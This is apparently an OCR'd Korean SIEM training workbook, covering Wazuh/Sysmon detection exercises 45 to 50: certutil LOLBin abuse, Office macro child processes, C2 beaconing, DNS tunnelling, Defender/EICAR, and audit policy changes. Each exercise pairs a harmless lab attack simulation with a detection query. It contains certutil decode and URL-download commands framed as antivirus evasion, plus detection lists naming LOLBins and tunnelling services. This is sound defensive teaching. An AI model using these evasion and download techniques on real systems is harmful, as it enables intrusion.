
```
# ① certutil -decode: Base64 로 숨겨 온 내용을 풀어 파일로 만든다 (Defender 가 막지 않는 형태)
PS C:\Users\kt66student> certutil -f -decode C:\Windows\Temp\p.b64 C:\Windows\Temp\p.bat
[illegible] [illegible] = 30
[illegible] [illegible] = 21
CertUtil: -decode [illegible] [illegible].
echo kt66-lolbin-demo
# ② certutil -urlcache -f <URL>: 웹에서 파일 받기 → Windows Defender 가 Trojan:Win32/Ceprolad.A 로 즉시 차단 (49번 DQL 로 확인)
PS C:\Users\kt66student> certutil -urlcache -split -f https://www.example.com/ C:\Windows\Temp\x.txt
  0241
CertUtil: -URLCache [illegible] [illegible].
```

구문 풀이

`certutil -f -decode p.b64 p.bat`	인증서 도구 certutil 로 Base64 를 풀어 파일 생성 — 백신이 '정상 프로그램'으로 보는 점을 악용
`certutil -urlcache -split -f https://… x.txt`	certutil 로 웹에서 파일 받기 — Defender 가 켜져 있으면 Trojan:Win32/Ceprolad.A 로 즉시 차단

45 실습 ② SIEM 에서 찾기 — LOLBin 악용 (certutil, mshta, regsvr32, rundll32)

```
data.win.system.eventID:1 AND data.win.eventdata.image:(*certutil.exe or *mshta.exe or *regsvr32.exe or *rundll32.exe or
*bitsadmin.exe or *wmic.exe or *msiexec.exe) AND data.win.eventdata.commandLine:(*http* or *urlcache* or *decode* or *javascript* or
*scrobj* or */i\:* or *process call create*)
```



Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.image	data.win.system.eventID	dat
Oct 31, 2026 @ 19:23:23.820	windows-user	92032	Suspicious Windows cmd s hell execution	1	C:\\Windows\\System32\\certutil. exe	1	cer s:/ mp\

Expanded document — View surrounding doc

Table | JSON

@timestamp	Oct 31, 2026 @ 19:23:23.820
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.commandLine	certutil -urlcache -split -f https://www.example.com/ C:\\Windows\\Temp\\x.txt
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Users\\kt66student\\
data.win.eventdata.description	CertUtil.exe
data.win.eventdata.fileVersion	10.0.26100.1591 (WinBuild.160101.0800)

① 인덱스 wazuh-archives-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · system.eventID · eventdata.image · eventdata.commandLine`

결과 2 hits

읽는 법

- Sysmon 1 의 image certutil.exe + commandLine 의 -decode·-urlcache
- Defender 가 막으면 이 이벤트 대신 49 번 (1116 Ceprolad) 으로 탐지된다

자료와 달라진 점 원본 DQL 문법 오류 : */i:* 의 ':' → */i\:*. 인덱스 wazuh-archives-*

46 Office 문서에서 자식 프로세스 생성 (매크로)

T1566.001

kt66 검증 완료

공격

피싱 첨부 문서의 매크로가 cmd/powershell 을 띄움

탐지 포인트


Sysmon 1 에서 parentImage 가 Office 앱 , image 가 쉘 · 스크립트 엔진

검색 원리

정상 Office 는 이런 자식 프로세스를 만들지 않음

결과 해석

parentCommandLine 에 열린 문서 파일명이 , commandLine 에 매크로가 실행한 명령이 남음




```
data.win.system.eventID:1 AND data.win.eventdata.parentImage:(*WINWORD.EXE or *EXCEL.EXE or *POWERPNT.EXE or *OUTLOOK.EXE)
AND data.win.eventdata.image:(*cmd.exe or *powershell.exe or *wscript.exe or *cscript.exe or *mshta.exe or *rundll32.exe
or *regsvr32.exe)
```

46 실습 ① 공격 실행 — Office 문서에서 자식 프로세스 생성 (매크로)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 46 Office 문서에서 자식 프로세스 (모의 WINWORD.EXE)

```
# 게스트에 Office 가 없어서, 'WINWORD.EXE' 라는 이름의 작은 프로그램을 만들어 매크로처럼 cmd 를 띄우게 한다 (부모-자식 관계 재현)
PS C:\Users\kt66student> csc.exe /out:C:\Windows\Temp\WINWORD.EXE w.cs   # cmd /c whoami 를 실행하는 프로그램
PS C:\Users\kt66student> C:\Windows\Temp\WINWORD.EXE
kt66-win-01\kt66student
```


구문 풀이

```
csc.exe /out:WINWORD.EXE w.cs
```

Office 가 없어 'WINWORD.EXE' 라는 이름의 작은 프로그램을 만들어 cmd 를 띄우게 함 — 매크로의 부모 - 자식 관계 재현

46 실습 ② SIEM 에서 찾기 — Office 문서에서 자식 프로세스 생성 (매크로)

```
data.win.system.eventID:1 AND data.win.eventdata.parentImage:(*WINWORD.EXE or *EXCEL.EXE or *POWERPNT.EXE or *OUTLOOK.EXE) AND
data.win.eventdata.image:(*cmd.exe or *powershell.exe or *wscript.exe or *cscript.exe or *mshta.exe or *rundll32.exe or
*regsvr32.exe)
```



Time	agent.name	rule.id	rule.description	data.win.system.eventID	data.win.eventdata.parentImage	data.win.system.eventID
Oct 31, 2026 @ 17:50:37.978	windows-user	92052	Windows command prompt started by an abnormal process	1	C:\\Windows\\Temp\\WINWORD.EXE	1

Expanded document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.commandLine	\"C:\\Windows\\System32\\cmd.exe\" /c whoami > C:\\Windows\\Temp\\w.txt
t data.win.eventdata.company	Microsoft Corporation
t data.win.eventdata.currentDirectory	C:\\Users\\kt66student\\
t data.win.eventdata.description	Windows Command Processor
t data.win.eventdata.fileVersion	10.0.26100.1591 (WinBuild.160101.0800)
t data.win.eventdata.hashes	MD5=B63148610EB6310740000DC856FE837A,SHA256=486AA8AC1661C0DC08D3EBEA4F25F0009D248F2CED111DEA8587C2B7D71B49BB,IMPHASH=0

① 인덱스 wazuh-alerts-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · rule.description · system.eventID · eventdata.parentImage · eventdata.image · eventdata.commandLine`

결과 1 hits

읽는 법

- Sysmon 1 의 parentImage *WINWORD.EXE, image cmd.exe
- 정상 Word 는 cmd·powershell 을 띄우지 않는다

자료와 달라진 점 Office 미설치 → 모의 WINWORD.EXE (탐지 논리는 프로세스 이름 기준이라 동일)

C2(명령 제어) 와 비컨 , DNS 터널링

C2

- 감염된 PC 가 공격자 서버 (C2) 에 주기적으로 접속해 다음 명령을 받아 가는 것 = 비컨 (beacon)
- 특징 : 같은 목적지로 일정 간격 (60 초 ·300 초) 반복 , 브라우저가 아닌 프로세스 (powershell·rundll32) 의 외부 연결

DNS 터널링 · 동적 DNS

- 방화벽이 웹은 막아도 DNS 는 열어 두는 점을 이용 — 하위 도메인 이름에 데이터를 실어 보낸다 (긴 무작위 하위 도메인)
- ngrok·duckdns·pastebin 같은 무료 서비스로 C2 주소를 숨긴다

47 수상한 프로세스의 외부 네트워크 연결 (Sysmon 3)

T1071

검증 · 아카이브 인덱스

공격

powershell·rundll32·mshta 가 외부 IP 와 통신하면 C2 비컨일 가능성이 큼

탐지 포인트


Sysmon 이벤트 3 + 프로세스 이름 + 비내부 목적지

검색 원리

브라우저 · 업데이트 프로세스는 제외하고 스크립트 엔진만 봄 . kt66 에서는 destinationIp:10.20.30.* 로 바꿈

결과 해석

destinationIp, destinationPort 를 집계 . 같은 IP 로 일정 간격 (60 초 , 300 초) 반복이면 비컨




```
data.win.system.eventID:3 AND data.win.eventdata.image:(*powershell.exe or *rundll32.exe or *regsvr32.exe or *mshta.exe or *wscript.exe or *certutil.exe) AND NOT data.win.eventdata.destinationIp:(10.* or 192.168.* or 172.16.* or 127.*)
```

47 실습 ① 공격 실행 — 수상한 프로세스의 외부 네트워크 연결 (Sysmon 3)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 47 수상한 프로세스의 외부 네트워크 연결 (Sysmon 3)

```
# PowerShell 이 직접 외부 웹서버에 접속 (C2 비컨처럼)
PS C:\Users\kt66student> 1..3 | % { Invoke-WebRequest https://www.example.com -UseBasicParsing; Start-Sleep 2 }
200
200
200
```


구문 풀이

`Invoke-WebRequest https://www.example.com (3 회 , 2 초 간격 )`

PowerShell 이 직접 외부 웹서버에 접속 — 일정 간격 반복이면 C2 비컨

47 실습 ② SIEM 에서 찾기 — 수상한 프로세스의 외부 네트워크 연결 (Sysmon 3)

```
data.win.system.eventID:3 AND data.win.eventdata.image:(*powershell.exe or *rundll32.exe or *regsvr32.exe or *mshta.exe
or *wscript.exe or *certutil.exe) AND NOT data.win.eventdata.destinationIp:(10.* or 192.168.* or 172.16.* or 127.*)
```



Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.image
Oct 31, 2026 @ 18:20:27.330	windows-user	-	3	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

Expanded document — View surrounding documents — View single document

Table | JSON

@timestamp	Oct 31, 2026 @ 18:20:27.330
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.destinationIp	⚠ 172.66.147.243
data.win.eventdata.destinationIsIpv6	⚠ false
data.win.eventdata.destinationPort	⚠ 443
data.win.eventdata.destinationPortName	⚠ https
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe

① 인덱스 wazuh-archives-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · system.eventID · eventdata.image · eventdata.destinationIp · eventdata.destinationPort · eventdata.destinationHostname`

결과 1 hits

읽는 법

- Sysmon 3 = 네트워크 연결 . image powershell.exe, destinationIp·destinationPort
- 같은 목적지로 60 초 ·300 초처럼 규칙적이면 비컨

자료와 달라진 점 인덱스 wazuh-archives-*

48 DNS 질의로 C2· 터널링 탐지 (Sysmon 22)

T1071.004

검증 · 아카이브 인덱스

공격

ngrok, DuckDNS, pastebin 같은 서비스로 C2 를 숨기거나 DNS 로 데이터를 빼냄

탐지 포인트


Sysmon 이벤트 22 의 queryName

검색 원리

알려진 터널링 도메인과 비정상적으로 긴 서브도메인을 봄

결과 해석

image 가 질의한 프로세스 . 브라우저가 아닌 프로세스의 질의면 우선 조사




```
data.win.system.eventID:22 AND data.win.eventdata.queryName:(*ngrok* or *duckdns* or *pastebin* or *.onion* or *dnslog* or *burpcollaborator* or *interact.sh* or *.tk or *.xyz)
```

48 실습 ① 공격 실행 — DNS 질의로 C2· 터널링 탐지 (Sysmon 22)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 48 DNS 질의로 C2·터널링 (Sysmon 22)

```
# 터널링 · 동적 DNS 서비스 도메인을 조회 (응답이 없어도 질의 자체가 기록된다)
PS C:\Users\kt66student> Resolve-DnsName kt66lab.ngrok.io; Resolve-DnsName kt66lab.duckdns.org; Resolve-DnsName x.pastebin.com

Name            IPAddress
----            ---------
kt66lab.ngrok.io 18.177.53.48
kt66lab.duckdns.org : DNS name does not exist 조회 실패
x.pastebin.com : DNS name does not exist 조회 실패
```

구문 풀이

```
Resolve-DnsName kt66lab.ngrok.io /
kt66lab.duckdns.org / x.pastebin.com
```

터널링 · 동적 DNS 서비스 도메인 조회 — 응답이 없어도 질의는 기록된다

48 실습 ② SIEM 에서 찾기 — DNS 질의로 C2· 터널링 탐지 (Sysmon 22)

```
data.win.system.eventID:22 AND data.win.eventdata.queryName:(*ngrok* or *duckdns* or *pastebin* or *.onion* or *dnslog*
or *burpcollaborator* or *interact.sh* or *.tk or *.xyz)
```

Time	agent.name	rule.id	data.win.system.eventID	data.win.eventdata.queryName	data.win.system.eventID	data.win.eventdata.image
Oct 31, 2026 @ 18:20:48.924	windows-user	-	22	x.pastebin.com	22	C:\\Windows\\System32\\WPowerShell\\v1.0\\powers xe

Expanded document — View surrounding documents — View single doc

Table | JSON

@timestamp	Oct 31, 2026 @ 18:20:48.924
_index	wazuh-archives-4.x-2026.10.31
agent.id	012
agent.ip	172.30.70.2
agent.name	windows-user
data.win.eventdata.image	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
data.win.eventdata.processGuid	{bf1fdaaf-b2e9-6ae5-e902-000000000300}
data.win.eventdata.processId	4680
data.win.eventdata.queryName	⚠ x.pastebin.com
data.win.eventdata.queryResults	⚠ type: 6 sue.ns.cloudflare.com;

① 인덱스 wazuh-archives-*

② 시간 Last 15 minutes

③ DQL 위 검색식을 검색창에 입력 → Enter

④ 컬럼 Add `agent.name · rule.id · system.eventID · eventdata.queryName · eventdata.image`

결과 3 hits

읽는 법

- Sysmon 22 = DNS 질의 . queryName, 질의한 프로세스 image
- 브라우저가 아닌 프로세스의 질의면 우선 조사

자료와 달라진 점 인덱스 wazuh-archives-*

백신 · EICAR · VirusTotal · ClamAV

EICAR 테스트 파일

- X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* — 68 바이트 무해한 문자열
- 모든 백신이 ' 악성코드 ' 로 탐지하기로 약속 → 백신 · 탐지 경로가 동작하는지 안전하게 시험

세 엔진

- Windows Defender(49): Windows 내장 — 1116 탐지 , 1117 조치 , 5001 실시간 보호 꺼짐
- ClamAV(56): 리눅스용 오픈소스 백신 — web 서버가 업로드 폴더를 20 초마다 검사
- VirusTotal(55): 70 여 개 백신에 파일 해시를 한 번에 물어보는 서비스 — Wazuh 가 FIM 이벤트마다 자동 조회

49 Windows Defender 탐지 · 치료 실패 (1116/1117/1118)

kt66 검증 완료

공격

백신이 악성코드를 잡았거나 (1116, 1117) 치료에 실패한 (1118) 경우

탐지 포인트


Microsoft-Windows-Windows Defender/Operational 채널

검색 원리

채널명에 공백이 있어 따옴표로 감쌈

결과 해석

threatName, path, processName 이 나옴 . 5001 은 실시간 보호 비활성화라 공격자가 백신을 끈 것




```
data.win.system.channel:"Microsoft-Windows-Windows Defender/Operational" AND data.win.system.eventID:(1116 or 1117 or 1118 or 1119 or 5001)
```

49 실습 ① 공격 실행 — Windows Defender 탐지 · 치료 실패 (1116/1117/1118)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 49 Windows Defender 탐지 (1116/1117)

```
# EICAR — 모든 백신이 '테스트용 악성코드'로 탐지하도록 약속된 무해한 문자열. 파일로 쓰는 순간 Defender 가 잡는다
PS C:\Users\kt66student> Set-Content C:\Windows\Temp\eicar.txt 'X50!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*'
True



ThreatID             : 2147726914
InitialDetectionTime : 2026-10-31 오후 5:40:19
```

구문 풀이

`Set-Content eicar.txt 'X50!P%@AP[4\PZX54…'`

EICAR = 모든 백신이 '테스트용 악성코드'로 탐지하도록 약속된 무해한 문자열

49 실습 ② SIEM 에서 찾기 — Windows Defender 탐지 · 치료 실패 (1116/1117/1118)

```
data.win.system.channel:"Microsoft-Windows-Windows Defender/Operational" AND data.win.system.eventID:(1116 or 1117 or 1118 or 1119 or 5001)
```

Time	agent.name	data.win.system.eventID	rule.description	data.win.eventdata.threat Name	data.win.eventdata.path
Oct 31, 2026 @ 19:20:32.197	windows-user	5001	Windows Defender: Antivirus real-time protection is disabled	-	-
Oct 31, 2026 @ 18:23:31.081	windows-user	1117	Windows Defender: Antimalware platform performed an action to protect you from potentially unwanted software ()	Trojan:Win32/Ceprolad.A	CmdLine:_C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c [Console]::OutputEncoding=[Text.Encoding]::UTF8; $ProgressPreference='SilentlyContinue'; cmd /c \"certutil -urlcache -split -f https://www.example.com/ C:\\Windows\\Temp\\x.txt\" 2>&1 | Select -Last 2

Expanded document — View surrounding documents — View single document

Table JSON

t _index	wazuh-alerts-4.x-2026.10.31
t agent.id	012
t agent.ip	172.30.70.2
t agent.name	windows-user
t data.win.eventdata.action ID	3
t data.win.eventdata.action Name	제거
t data.win.eventdata.additional Actions ID	0
t data.win.eventdata.additional Actions String	No additional actions required

① **인덱스** wazuh-alerts-*

② **시간** Last 15 minutes

③ **DQL** 위 검색식을 검색창에 입력 → Enter

④ **컬럼 Add** `agent.name · rule.id · rule.description · system.eventID · eventdata.threatName · eventdata.path`

결과 3 hits

읽는 법

- 1116 탐지 → 1117 조치 . threatName 에 EICAR_Test_File, Ceprolad(45 번), DumpLsass(43 번)
- 5001 = 실시간 보호가 꺼짐 — 공격자가 백신을 끈 흔적이자 , 이 실습에서 Defender 를 끈 기록

자료와 달라진 점 Defender 채널 수집을 kt66 설치 스크립트에 추가 (원본은 ' 있어야 수집 ')

50 감사 정책 변경 · 특권 로그온 (4719/4672)

kt66 검증 완료

공격

공격자가 감사를 끄거나 (4719), 관리자 권한으로 로그온 (4672)

탐지 포인트


4719 는 항상 조사 대상 , 4672 는 서비스 계정을 뺀 사용자 계정만 봄

검색 원리

SYSTEM· 서비스 계정은 $ 나 SYSTEM 으로 제외

결과 해석

4672 의 privilegeList 에 SeDebugPrivilege 가 있으면 LSASS 덤프가 가능한 세션 . 43 번 결과와 시간을 맞춰 봄




```
data.win.system.eventID:4719 OR (data.win.system.eventID:4672 AND NOT data.win.eventdata.subjectUserName:(SYSTEM or *$ or "LOCAL SERVICE" or "NETWORK SERVICE"))
```

50 실습 ① 공격 실행 — 감사 정책 변경 · 특권 로그온 (4719/4672)

Windows 게스트 KT66-WIN-01 (PowerShell, 관리자) — 50 감사 정책 변경 (4719)·특권 로그온 (4672)

```
